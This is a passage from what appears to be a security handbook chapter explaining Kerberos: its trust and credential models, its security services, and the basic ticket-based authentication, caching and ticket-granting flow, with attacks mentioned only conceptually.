The simple user ID and password are far and away the most common basis for identification and authentication used by humans and applications today. Whatever their faults, simple IDs and passwords predominate the security landscape and will likely do so for the foreseeable future. They are cheap, portable, and provide adequate security for many applications — virtually all applications in use today. Kerberos is exceptional in its ability to provide a high level of security with nothing more than those IDs and passwords. Kerberos allows more sophisticated identification and authentication mechanisms to be used, but does not mandate their use.

Kerberos is specifically designed to eliminate the transmission of passwords over the network. Passwords are not transmitted in any form as a part of the Kerberos authentication process. The only case in which a password or a derivation of the password (i.e., a key derived from the password) is transmitted is during a password-change operation — assuming, of course, that passwords are being used for authentication, and not an alternative technology such as smart cards. During a password-change operation, the password or its derivation is always protected using Kerberos confidentiality services.

Cryptography

The need to provide effective security using nothing more than very low-cost methods such as an ID and password has had a significant influence on the Kerberos protocol and its use of cryptography. In particular, using a password as the sole means for identification and authentication requires that the password is the basis of a shared secret between the user and the Kerberos security server. That also requires the use of symmetric-key cryptography. Although shared secrets and symmetric-key cryptography have been derided as "legacy" authentication technology, there are few if any alternatives to passwords if we want to provide an affordable and deployable solution sooner rather than later.

The efficiency of cryptographic methods has also had a significant influence on the protocol and its use of cryptography. Although Kerberos can incorporate asymmetric-key cryptography, such as elliptic curve cryptography (ECC) and RSA, Kerberos can provide all of the basic security services using shared secrets and symmetric-key cryptography. Because of the CPU-intensive nature of asymmetric-key cryptography, the ability to use symmetric-key cryptography is extremely important for environments or applications that are performance-sensitive, such as high-volume transaction-processing systems, where each transaction is individually authenticated.

Online Operation

In a distributed environment, individuals and services are scattered across many computer systems and are geographically dispersed. Whatever their physical distribution, those individuals and services operate within a collective enterprise. Typically, the association between an individual and his access to enterprise services is reestablished at the beginning of each workday, such as through a log-in. Day-to-day work in the distributed enterprise requires an individual to make use of many different services, and an individual typically establishes an association with a service, performs work, and then terminates the association. All of these functions occur online.

The association between individual and service may be very short-lived, such as for the duration of a single transaction. In other cases that association is long-lived and spans the workday. Whatever the duration of the association, the vast majority of work is performed online. That is, the individual and the service interact in real-time. Offline operation, which is sometimes necessary, is fast becoming a rarity. Notable exceptions are "road warriors," who must be capable of operating offline. However, that is a function of the limitations of connectivity, not of any desire to operate offline — as any road warrior will tell you.

The combined ability to provide both efficient and secure access to services, and the ability to serve as the basis for a collective security mechanism is one of Kerberos's major strengths. To deliver those capabilities, and deliver them efficiently, the Kerberos security server operates online. Extending that concept to an aggregate "enterprise security service" that incorporates Kerberos allows economies and efficiencies to be achieved across multiple security functions, including authentication, authorization, access control, and key management — all of which can be provided by, or built from, Kerberos. Although the concept of an aggregate enterprise security service is not native to Kerberos, the union of the two is very natural. Moreover, given the direction of technology and the composition and conduct of modern distributed enterprises, online security services

are both required and desirable. These attributes have much to do with the adoption of Kerberos as the basis for providing enterprise security, as opposed to Internet security.

Organizational Model

There are many different approaches to distributed security, and each involves tradeoffs between scalability and resources. The only objective measure of a distributed security system is cost, as measured by the resources required to achieve a given level of security over a given scale. Resources include computational overhead, network bandwidth, and people. The resulting cost bounds the achievable security and the scalability of the system. The tradeoffs that must be made involve both the technology and the security model appropriate to an organization. The extremes of those organizational models are autocracy and anarchy.

Autocracy

All control flows from a central authority. That authority defines the association between itself and the individual and the level of trust it places in an individual. This model requires a level of control that is cost-prohibitive in today's distributed environments. The classic military or business models tend toward this end of the spectrum.

Anarchy

All authority flows from individuals. Each individual defines the association between himself and an enterprise and the level of trust they place in an enterprise. This model achieves no economies of scale or commonality. The Internet tends toward this end of the spectrum.

Where in that spectrum an enterprise lives depends on business practices and culture, and every enterprise is different. Within a single enterprise it is not unusual to find organizational units that span the entire spectrum. That variability places significant demands on a distributed security system, and in some cases those demands may conflict. Conflicting demands occur when multiple enterprises — or even different business units within the same enterprise — with very different business practices or cultures engage in a common activity, such as is typical in supplier and partner relationships. The extreme case of conflicting demands is most often seen when the enterprise meets the Internet. As enterprise boundaries continue to dissolve, the probability of conflicting demands increases, as does the need for security systems to cope with those conflicting demands.

Kerberos most naturally falls in the middle of the spectrum between the extremes of autocracy and anarchy. Depending on implementation and the technology that is incorporated, Kerberos can be applied to many points along that spectrum and can be used to bridge points along the spectrum. Kerberos' effectiveness drops as you approach the extreme ends of the spectrum. As a security system, Kerberos provides a means to express and enforce a common set of rules across a collective; by definition, that collective is not anarchy. As a distributed security system, Kerberos is designed to solve problems that result from autonomous (and hence untrusted) elements within the environment; by definition, that cannot be an autocracy. Note that "distributed" does not necessarily imply physically distributed. For example, if the LAN to which your computer is connected cannot ensure the confidentiality and integrity of data you send across it, then you are in a distributed security environment.

Trust Models

The level of trust that is required between entities in a distributed system is a distinguishing characteristic of all distributed security systems, and affects all other services that are built on the system, as well as the scalability of the system. A prerequisite to trust is authentication: knowing the identity of the person (or machine) you are dealing with. In Kerberos, the entities that authenticate with one another are referred to as "principals," as in "principals to a transaction."

Direct Trust

Historically, users and applications have established direct trust relationships with one another. For example, each user of each application requires a user ID and password to access that application; the user ID and password represents a direct trust relationship between the user and the application. As the number of users




EXHIBIT 118.1 Direct trust relationships.

and applications grows, the number of direct relationships, and the cost of establishing and managing those relationships, increases geometrically (Exhibit 118.1). A geometric increase in complexity and cost is obviously not sustainable and limits the scalability of such solutions to a small number of applications or users.

A secure authentication system does not, in and of itself, reduce the complexity of this problem. The increase in complexity is a function of the number of direct trust relationships and has nothing to do with the security of the user-to-application authentication mechanism. An example of this is seen in Web-based applications that use IDs and passwords for authentication through the SSL (Secure Sockets Layer) protocol. The SSL protocol can provide secure transmission of the ID and password from the client to the server. However, that alone does not reduce the number of IDs and passwords that users and servers must manage.

Mitigating the increasing cost and complexity of direct trust relationships in the form of many IDs and passwords is the same problem that single sign-on systems attempt to solve. One solution is to use the same user ID and password for all applications. However, this assumes that all applications a user has access to are secured to the level of the most demanding application or user. That is required because an application has the information required to assume the identity of any of its users, and a compromise of any application compromises all users of that application. In a distributed environment, ensuring that all applications, their host computer systems, and network connections are secured to the required level is cost-prohibitive. The extreme case occurs with applications that are outside the enterprise boundaries. This is a nonscalable trust model.

Indirect Trust

Achieving scalable and cost-effective trust requires an indirect trust model. Indirect trust uses a third party, or parties, to assist in the authentication process. In this model, users and applications have a very strong trust relationship with a common third party, either directly or indirectly. The users and applications, or principals, trust that third party for verification of another principal's identity. The introduction of a third party reduces the geometric increase in complexity (shown in the previous section) to a linear increase in complexity (Exhibit 118.2).

All scalable distributed security systems use a trusted third party. In the Kerberos system, the trusted third party is known as the Key Distribution Center (KDC). In public key systems, the trusted third party is referred to as a Certificate Authority (CA). In token card systems, the token card vendor's server acts as a trusted third party. Many other applications of third-party trust exist in the world, one of the most obvious being credit cards, where the bank acts as the trusted third party between consumer and merchant. Neither consumer nor merchant shares a high degree of trust with each other, but both trust the credit card issuer. Note that without a credit card, each consumer would have to establish a direct trust relationship with each merchant (i.e., to obtain credit). Credit cards have made it much easier for consumers and merchants to do business, especially over long distances.




EXHIBIT 118.2 Indirect trust relationships.

Much like credit cards, a trusted third-party authentication system makes it easier for principals to do business — the first step of which is to verify each other's identity. In practical terms, that makes applications, information, and services more accessible in a secure manner. That benefits both consumers and providers of applications, information, and services, and reduces the cost to the enterprise.

Security Model

The manner in which a trusted third party provides proof of a principal's identity is a distinguishing characteristic of trusted third party security systems. This has a significant effect on all other services provided by the security system, as well as the scalability of the system. Kerberos uses a credential-based mechanism as the basis for identification and authentication. Those same credentials may also be used to carry authorization information. Kerberos credentials are referred to as "tickets."

Credentials

Requiring interaction with the trusted third party every time verification of identity needs to be done would put an onerous burden on users, applications, the trusted third party, and network resources. In order to minimize that interaction, principals must carry proof of their identity. That proof takes the form of a credential that is issued by the trusted third party to a principal. The principal presents that credential as proof of identity when requested.

All scalable distributed security systems use credentials. The Kerberos credential, or ticket, is analogous to an X.509 certificate in a public key system. These electronic credentials are little different conceptually than physical credentials, such as a passport or driver's license, except that cryptography is used to make the electronic credentials resistant to forgery and tampering. As with physical credentials, an electronic credential is something you can "carry around with you," without the need for you to constantly go back to an authority to reassert and verify your identity, and without the need for services to go back to that authority to verify your identity or the authenticity of the credential. Note that the use of a trusted third party for authentication does not imply the use of credentials. Token card systems are an example of trusted third-party authentication without credentials. The result of the authentication using such a card is a simple yes–no answer, not a reusable credential, and every demand for authentication results in an interaction with both the user and the token card server.

The stronger a credential, the stronger the assurance that the principal's claimed identity is genuine. The strength of a credential is dependent on both technology and environmental factors. Because a credential is carried by each principal, the credential must be tamper-proof and not forgeable. A credential's resistance to tampering and forgery is contingent on the strength of the cryptography used. Assurance of identity is contingent on the diligence of the trusted third party in verifying the identity of the principal's identity prior to issuing the credential. Assurance of identity is also contingent on the secure management of the credential

by the principal. As with physical credentials, electronic Kerberos credentials, and the information used to derive them must be protected, just as an individual's private key in a public key system must be protected.

As in the real world, all electronic credentials are not created equal. Simply possessing a credential does not imply universal acceptance or trust. As in the real world, the use and acceptance of a credential depends on the trust placed in the issuing authority, the integrity of the credential (resistance to forgery or tampering), and the purpose for which it is intended. For verification of identity, both passports and driver's licenses are widely accepted. A passport is typically trusted more than a driver's license, because the criteria for obtaining a passport are more stringent and a passport is more difficult to forge or alter. However, a passport says nothing about the holder's authorization or ability to operate a motor vehicle. A credential may also be single-purpose, such as a credit card. The issuing bank, as the trusted third party, provides protection to both the consumer and the merchant for a limited purpose: purchasing goods and services.

Credential Lifetime

As with physical credentials, the application and integrity of electronic credentials should limit the lifetime for which those credentials may be used. That lifetime may be measured in seconds or years, depending on the use of the credential. The strength of the cryptography that protects the integrity of the credential also effectively limits the lifetime of a credential. Credentials with longer lifetimes require stronger cryptography, because the credential is potentially exposed to attack for a longer period of time. However, cryptography is rarely the limiting factor in credential lifetime. Other issues, such as issuing cost and revocation cost, tend to be the determining factors for credential lifetime.

The distinguishing characteristic of credential-based systems is the lifetime of the credentials that they can feasibly accommodate. The longer the lifetime of a credential, the less often a new credential must be issued. However, the longer the life of a credential, the higher the probability that information embedded in the credential will change, or that the credential will be lost or stolen. The old "telephone book" revocation lists published by credit card companies is an example of the cost and complexity of revocation on a very large scale. Credit card companies have since moved to online authorization in order to lower costs and respond more rapidly.

Long-lived credentials reduce the credential-issuing cost but increase the credential-revocation cost. The shorter the lifetime of a credential, the more often a new credential must be issued. That increases the cost of the issuing process but reduces the cost of the revocation process. Credentials that are used only for authentication can have a relatively long lifetime. An individual's identity is not likely to change, and revocation would be necessary only if the credential was lost or stolen, or if the association between the individual and the issuing authority has been severed (e.g., such as when an employee leaves a company). Credentials that explicitly or implicitly carry authorization information generally require a shorter lifetime, because that information is more likely to change than identity information.

Different systems accommodate different lifetimes depending on the cost of issuing and revoking a credential and the intended use of the credential. While Kerberos credentials can have lifetimes of minutes or decades, they typically have lifetimes of hours or days. The process of constructing and issuing credentials is extremely efficient in Kerberos. That efficiency is key to Kerberos's ability to support authorization, capabilities, and delegation where new credentials may need to be issued frequently.

Capabilities

Credentials that carry authorization information are referred to as "capabilities," as they imply certain capabilities, or rights, upon the carrier of the credential. Kerberos supports capabilities by allowing authorization information to be carried within a Kerberos credential. As with other credentials, it is imperative that capabilities be resistant to tampering and forgery. We most often think of authorization information as coming from a central authorization service that provides commonly used information to various services (e.g., group membership information) where that information defines the limit of an individual's authorization. Kerberos supports this model by allowing authorization information from an authorization service to be embedded in a Kerberos credential when it is issued by the KDC; that authorization information is then available to services as a normal part of the Kerberos authentication process. Kerberos also supports a capability model based on "restricted proxies," in which the authorization granted to intermediate services may be restricted by the client.[11]

Delegation

There are also situations in which an individual authorizes another person to act on his behalf, thereby delegating some authority to that person. This is analogous to a power of attorney. Consider the simple example of a client who wants to print a file on a file server using a print server. The client wants to ensure that the print server can *print* (read) only the requested file, and not *write* on the file, or read any other files. The file server wants to ensure that the client really requested that the file be printed (and thus that the print server needs read-access to the file) and that the print server did not forge the request. The client should also limit the time for which the print server has access to the file, otherwise the print server would have access to the file for an indefinite period of time.

The extreme case is when an individual delegates unrestricted use of his identity to another person. As with an unrestricted power of attorney, allowing unrestricted use of another's identity can be extremely dangerous. (Obviously the authority that one individual can delegate to another must be limited by the authority of the delegating individual — we cannot allow an individual to grant authority they do not have, or the security of the entire system would crumble.) Unrestricted use of another's identity can also make end-to-end auditing much more difficult in many applications. Kerberos allows delegation of a subset of an individual's authority by allowing them to place authorization restrictions in a capability. The restricted proxy in Kerberos serves this function and is analogous to a restricted power of attorney. In the example above, the client would typically restrict the print server's right to read only the file that is to be printed using a restricted proxy. When the print server presents the resulting capability to the file server, the file server has all the information needed to ensure that neither the print server nor the client can exceed its authority, either individually or in combination.

In modern networks and business processes, it is common to find situations such as the above. Three-tier applications are another example. Here, the middle tier acts on the client's behalf for accessing back-end services. Delegation ensures the integrity and validity of the exchange and minimizes the amount of trust that must be placed in any intermediary. The need for delegation grows in significance as applications and services become more interconnected and as those connections become more dynamic. Without delegation, the identity and the rights of the originator, and the validity of a request, become difficult or impossible to determine with any degree of assurance. The alternative is to secure all intermediaries to the level required by the most sensitive application or user that makes use of the intermediary. This is cost-prohibitive on any but a very small scale.

Security Services

Many component security services are required to provide a complete distributed security service. The effectiveness of a distributed security system can be gauged by the component services it provides,[12] the degree to which those components operate together to provide a complete distributed security service, and the efficiency with which it provides those services.

Authentication

An authentication service permits one principal to determine the identity of another principal. The strength of an authentication service is the level of assurance that a principal's claimed identity is genuine. Put another way, the strength depends on the ease with which an attacker may assume the identity of another principal. For example, sending a person's ID and password across a network in the clear provides a very weak authentication, because the information needed to assume the identity of that person is readily available to any eavesdropper. Kerberos provides strong authentication by providing a high level of assurance that a principal's claimed identity is genuine. Kerberos also provides mutual authentication so that the identity of both client and service can be assured.

The reason for authentication is to ensure the identity of each principal prior to their conversing. However, without continuing assurance that their conversation has not been subverted, the utility of authentication alone is questionable. The Kerberos authentication protocol implicitly provides the cryptographic material, or "session keys," needed for establishing a secure channel that continues to protect the principal's conversation after authentication has occurred.

Secure Channels

A secure channel provides integrity and confidentiality services to communicating principals. Kerberos provides these services either directly through the use of Kerberos protocol messages, or indirectly by providing the cryptographic material needed by other protocols or applications to implement their own form of a secure channel.

Integrity

An integrity service protects information against unauthorized modification and provides assurance to the receiver that the information was sent by the proper party. Kerberos provides message integrity through the use of signed message checksums or one-way hashes using a choice of algorithms. Each principal in a Kerberos message exchange separately derives a checksum or hash for the message. That checksum or hash is then protected using a choice of cryptographic algorithms. The session keys needed for integrity protection are a product of the Kerberos authentication process.

Integrity applies not only to a single message, but to a stream of messages. As applied to a stream of messages, integrity also requires the ability to detect replays of messages. Simple confidentiality protection does not necessarily accomplish this. For example, recording and then replaying an encrypted message such as "Credit $100 to account X" several hundred times may achieve an attacker's goal without the need to decrypt or tamper with the message contents. The Kerberos protocol provides the mechanisms necessary to thwart replay attacks for both authentication and data.

Confidentiality

A confidentiality service protects information against unauthorized disclosure. Kerberos provides message confidentiality by encrypting messages using a choice of encryption algorithms. The session keys needed for confidentiality protection are a product of the Kerberos authentication process. Analysis based on message network addresses and traffic volume may also be used to infer information. An increase in the traffic between two business partners may predict a merger. Kerberos does not provide a defense against traffic analysis. Indeed, most don't since it is a very difficult problem.

Access Control

An access control service protects information from disclosure or modification in an unauthorized manner. Note that access control requires integrity and confidentiality services. Kerberos does not directly provide access control for persistent data, such as disk files. However, the Kerberos protocol provides for the inclusion and protection of authorization information needed by applications and operating systems in making access control decisions.

Authorization

An authorization service provides information that is used to make access control decisions. The secure transport of that authorization information is required in order to ensure that access control decisions are not subverted. Common mechanisms used to represent authorization information include access control lists (ACLs) and capabilities.

An ACL-based system uses access control lists to make access control decisions. An ACL-based system is built on top of other security services, including authentication, and integrity and confidentiality for distribution and management of ACLs. Kerberos does not provide an ACL-based authorization system but does provide all of the underlying services an ACL-based system requires.

Capability-based systems require the encapsulation of authorization information in a tamper-proof package that is bound to an identity. Capability-based authorization is a prerequisite to delegation in a distributed environment. Kerberos provides the facilities necessary for both capability-based authorization and delegation.

Non-Repudiation

Non-repudiation services provide assurance to senders and receivers that an exchange between the two cannot subsequently be repudiated by either. That assurance requires an arbitration authority that both parties agree to; presentation of sufficient and credible proof by the parties to the arbitrator; and evaluation of that proof by the arbitrator in order to settle the dispute. For example, in the case of an electronic funds transfer between two business entities, a court of law would be the arbitrator that adjudicates repudiation-based disputes that arise between the two businesses.

The technological strength of a non-repudiation service depends on the resistance to tampering or falsification of the information offered as proof and the arbitrator's ability to verify the validity of that information. Resistance to tampering or falsification must be sufficient to prevent modification of the proof for as long as a dispute might arise. Although Kerberos offers the basic authentication and integrity services from which a non-repudiation service could be built, the effectiveness of that service will depend on the required strength of the service, and it is dependent on what technologies are incorporated into a Kerberos implementation and the management of the implementation.

The symmetric-key cryptography as used by basic Kerberos implementations is generally not sufficient for non-repudiation, because two parties share a key. Since that key is the basis of any technical proof, either party in possession of that key can forge or alter the proof. If augmented with strict process controls and protection for the KDC, symmetric-key cryptography may be acceptable. However, that process control and protection can be quite expensive. (Note that banks face this issue with the use of PINs, which use symmetric-key cryptography; and the fact that two parties share that key — the consumer and the bank — is rarely an issue, because the bank provides sufficient process controls and protection for management of the PIN.) Kerberos does not offer the arbitration services that are required for the complete implementation of such a service.

Availability

Availability services provide an expected level of performance and availability such as error-free bandwidth. Perhaps the best example of an availability problem is a denial-of-service attack. Consider someone simply disconnecting the cable that connects a network segment to its router. Kerberos does not offer any services to deal with this set of problems. Distributed security systems generally do not offer availability services.

Functional Overview

The ultimate objective of any Kerberos user is to gain access to application services. The process by which that occurs involves several steps, the last step being the actual authentication between the user and the application service. A key part of that process involves the trusted third party in the Kerberos system, the Kerberos security server (KDC). Although descriptions of that process correctly focus on the interaction between users and the KDC, one of the key design elements of Kerberos is the ability for clients and services to securely interact, with little or no involvement of the KDC.

Kerberos is a trusted third-party, credentials-based authentication system. The KDC acts as the trusted third party for humans and services, or principals that operate on client or server computer systems. Kerberos principals authenticate with one another using Kerberos credentials, or tickets. These tickets are issued to principals by the KDC. A client principal authenticates to a service principal using a ticket. The Kerberos security server is not directly involved in that client–service authentication exchange. The result of an authentication exchange between a client and service is a shared session key that can be used to protect subsequent messages between the client and the service.

Components

The primary components of a Kerberos system are the client and server computer systems on which applications operate, and the Kerberos security server (KDC.) In addition to those physical components, there are a number of additional logical components and services that make up the Kerberos system, such as the authentication service and the principals that make use of Kerberos services.

KDC

The keystone of the Kerberos system is the Kerberos security server, generally referred to as the "KDC," or Key Distribution Center. Although the term KDC is not an accurate description of all the services provided, it has stuck. The KDC is the trusted third party in the Kerberos distributed security system. The KDC provides authentication services, as well as key distribution and management functions. There may be multiple KDCs, depending on the level of service and performance that is required. The KDC consists of a set of services and a database that contains information about principals.

Principal

The entities to which the KDC provides services are referred to as "principals." Principals share a very high degree of trust with the KDC. They may be human or may represent a service or a machine. Every principal has an identifier that is used by the KDC to uniquely identify a human or service and allow one principal to determine the identity of another during the Kerberos authentication process. Depending on the cryptographic mechanisms used, a principal may also share a secret key with the KDC, thus the high level of trust required between principals and the KDC.

The primary difference between human and service principals results from the available means for storing the password, or key, and the persistence of that key. A person can securely carry a password in his head, whereas services cannot. Services that use shared secrets for authentication require access to a key. Unlike keys that are used by humans — which are typically derived from a password — service keys are typically random bit strings. If unattended operation for services is required, that key must be kept in persistent storage that is accessible to the service. That key storage is referred to as a "key table" and is generally kept in a file on the host computer system on which the service operates. Key tables may contain keys for multiple services, or may be unique to a service. The security of key tables is dependent on the host computer system's security. This is identical to the problem of protecting private keys in public-key or asymmetric-key systems. More secure solutions for protection of key tables require tamper-proof hardware such as a smart card.

The most significant functional difference between a client and a service results from the difference in key persistence. Kerberos clients do not maintain the user's key in any form beyond a very short period of time during the initial authentication process. However, services always have ready access to their key in the key table. The result is that clients generally can only initiate communications, whereas services may either initiate or accept communications (i.e., a service may also act as a client).

Ticket

A ticket is part of a cryptographically sealed credential issued by the KDC to a client. A ticket, along with other confidential information, allows a client to prove their identity to a service, without the client and service having any preestablished relationship. A ticket is specific to a client–service pair. That is, a ticket specifies both a client principal and the service principal: the client principal to whom the ticket was issued, and the service principal for which it is intended. A client may reuse tickets. Once a client obtains a ticket for a service, subsequent authentication of the client to the service does not require involvement of the KDC.

Realm

The KDC logically consists of a set of services and a database that contains information about principals. In Kerberos that collective is referred to as a "realm," and the authentication service within the KDC is the trusted third party for all principals in the realm. Realms may be defined based on either security requirements in order to separate domains of trust, or as an administrative convenience for grouping principals. Some implementations allow a single KDC to serve multiple realms to reduce the number of physical systems needed. Principals in different realms can interact using "cross-realm" (sometimes referred to as "inter-realm") authentication. Cross-realm authentication generally requires prior agreement between the administrators of the different realms.

Principal Identifier

Kerberos defines several principal identifier forms, including a native Kerberos form, as well as an X.500 distinguished-name form. We describe only the native Kerberos name form here. Simple principal identifiers take the form name@REALM. Principal identifiers are case sensitive. By convention, the realm name is the DNS domain name in upper case. For example, hanley@Z.COM refers to the principal named hanley in domain




EXHIBIT 118.3 Basic Kerberos authentication.

z.com. Principal identifiers may also contain an instance. Instances are typically used only for service principals (discussed later in this chapter).

Authentication

The simplest and most basic form of the Kerberos protocol performs authentication using a shared secret and symmetric-key cryptography: the user and KDC share a secret key, and the service and KDC share a secret key. However, the user and service do not share a secret key. Providing the ability for a user and service to authenticate, and establish a shared secret, where none previously existed, is the fundamental purpose of the Kerberos protocol.

For this basic form of Kerberos authentication to work, users and services must first share a secret key with the KDC. Methods for first establishing that shared secret vary. The steps of the basic authentication process are discussed below and shown in Exhibit 118.3.

1. A user, or more precisely, Kerberos client software on the user's work station acting on behalf of the user, prompts the user for his ID. The client then sends that ID to the KDC as an assertion of the user's identity, along with the name of a service that the client wishes to access (for example, "I'm Hanley and I want access to the payroll service").
2. The authentication service (AS) of the KDC receives that request, constructs a reply, and sends that reply to the client.
   2.1. The AS checks to ensure that the requesting client (Hanley) and service (payroll) principals exist in the principal database maintained by the KDC. Assuming they exist, the AS constructs a "service ticket" for the requested service (payroll) and places the user's principal name (Hanley) into that service ticket.
   2.2. The AS then generates a random key, referred to as the "session key."
   2.3. The AS then places the session key into the service ticket. The service ticket is then encrypted, or "sealed," using the service's key, obtained from the principal database. That service key is a secret key the (payroll) service shares with the KDC. That key is held in the principal database, as well as by the service.
   2.4. The AS constructs the client part of the reply and places the same session key (from step 2.2) into the client part of the reply. The client part of the reply is then encrypted using the user's key, obtained from the principal database. That is, the secret key (i.e., password) the user (Hanley) shares with the KDC. That key is held in the principal database, as well as by the user.
3. The client receives the reply from the AS, and prompts the user for his password. That password is then converted to a key, and that key is then used to decrypt, or "unseal," the client part of the reply from the AS (from step 2.4).

   If that decryption succeeds, then the password/key entered by the user is the same as the user's key held by the KDC (i.e., the key used to encrypt the client part of the reply). The decryption process also exposes the session key placed into the reply by the AS (from step 2.4). Note that the client cannot

tamper with the service ticket in the reply, because it is encrypted, or "sealed," using the service's key, not the client's key.

If the decryption does not succeed, then the password the user entered is incorrect, or the real AS did not issue the reply, or the user is not who he claims to be. In any case, the information in the AS' reply is useless because it cannot be decrypted without the proper password/key, and the process ends.

The following steps assume that the decryption process succeeded. Note that the AS has no knowledge of whether or not the decryption process on the client succeeded.

4. When the client (Hanley) wishes to authenticate to the service (payroll), the client constructs a request to the service. That request contains the service ticket for the payroll service issued by the AS (from step 2.3).
5. The service receives the request from the client, and uses its service key to decrypt the ticket in the request, i.e., the key that is the shared secret between the (payroll) service and the KDC, and that was used to encrypt the service ticket by the AS (from step 2.3).

   If the decryption succeeds, the service's key and the key that the ticket is encrypted in are the same. Because the KDC is the only other entity that knows the service's key, the service knows that the ticket was issued by the KDC, and the information in the ticket can be trusted. Specifically, the client principal name placed into the ticket by the AS (from step 2.1) allows the service to authenticate the client's identity. The decryption process also exposes the session key placed into the service ticket by the AS (from step 2.3).

   If the decryption fails, then the ticket is not valid. It was either not issued by the real AS, or the user has tampered with the ticket. In any case, the ticket is useless because it cannot be decrypted, and the process ends.

At this point, the service (payroll) has proof of the client's identity (Hanley), and both the client and the service share a common key: the session key generated by the AS (from step 2.2), and successfully decrypted by the client (from step 3) and by the service (from step 5). That common session key can then be used for protecting subsequent messages between the client and the service. Note that once the ticket is issued to the client, there is no KDC involvement in the authentication exchange between the client and the service. Also note that the user's password/key is held on the work station, and thus exposed on the work station, only for the period of time required to decrypt the reply from the KDC.

A thief could eavesdrop on the transmission of the reply from the KDC to the client. However, without the user's key, that reply cannot be decrypted. A thief could also eavesdrop on the transmission of the service's ticket. However, without the service's key, that ticket cannot be decrypted. Without knowledge of the user's or service's keys, the attacker is left with encrypted blobs that are of no use. There are other more sophisticated attacks that can be mounted, such as a replay attack, and there are other countermeasures in Kerberos to help thwart those attacks; those attacks and countermeasures are discussed in subsequent sections.

Credentials Caching

The authentication exchange described above allows a client and service to securely authenticate and securely establish a shared secret — the session key — without requiring a preestablished secret between the client and service. While those are useful and necessary functions of any distributed authentication service, it requires that the user obtain a service ticket each time access is required to a service. It also requires that the user enter a password each time a service ticket is obtained in order to decrypt the ticket. This behavior would obviously not be a very efficient use of people's time or network bandwidth.

A simple additional step to cache credentials — that is, the service ticket and session key — would allow the reuse of credentials without having to constantly go back to the AS or requiring user involvement. A "credentials cache" on the client serves this purpose, and all Kerberos implementations provide a credentials cache. Thus, as the user collects service tickets during the day, they can be placed into the credentials cache and reused. This eliminates involvement between the user and the AS when the same service is accessed multiple times. Note that a client requires both a ticket and the ticket's associated session key (a credential) to make use of a ticket. Thus the term "credentials cache," and not "ticket cache."

Kerberos can also limit the usable life of credentials by placing an expiration time into the ticket when the AS constructs the ticket. The ticket expires after that time, and the user must go back to the AS to obtain another ticket. While Kerberos tickets can have virtually any lifetime, the typical lifetime of a Kerberos ticket is the average workday.




EXHIBIT 118.4 Authentication and ticket-granting services.

Ticket-Granting

Even with credentials caching, interaction between the user and the authentication service (AS) would still be required every time the user wants another ticket. For environments in which a user may access dozens of services during the day, this is unacceptable. One possible solution would be to cache the user's password in order to obtain service tickets without user interaction. However, that exposes the user's password to theft by rogue client software. Note that rogue software could also steal credentials from the credentials cache. However, those credentials will typically expire after a day or less. So, while a thief may have a day's fun with stolen credentials, at least the thief does not get indefinite use of the user's identity. Thus, we can limit the duration of such a compromise to the lifetime of the credentials. The ability to limit a compromise in both space and time is an extremely important attribute of a distributed security system. However, if the user's password is stolen, it is much more difficult to limit such a compromise.

The solution to this problem builds on the three parts that we already have: the authentication service (AS), which can issue tickets for services to clients; the credentials cache on the client that allows reuse of a ticket; and the ability to authenticate a user to a service using an existing credential. Using those components, we can then build a service that issues tickets for other services, much like the AS. However, our new service accepts a ticket issued by the AS, instead of requiring interaction with the user.

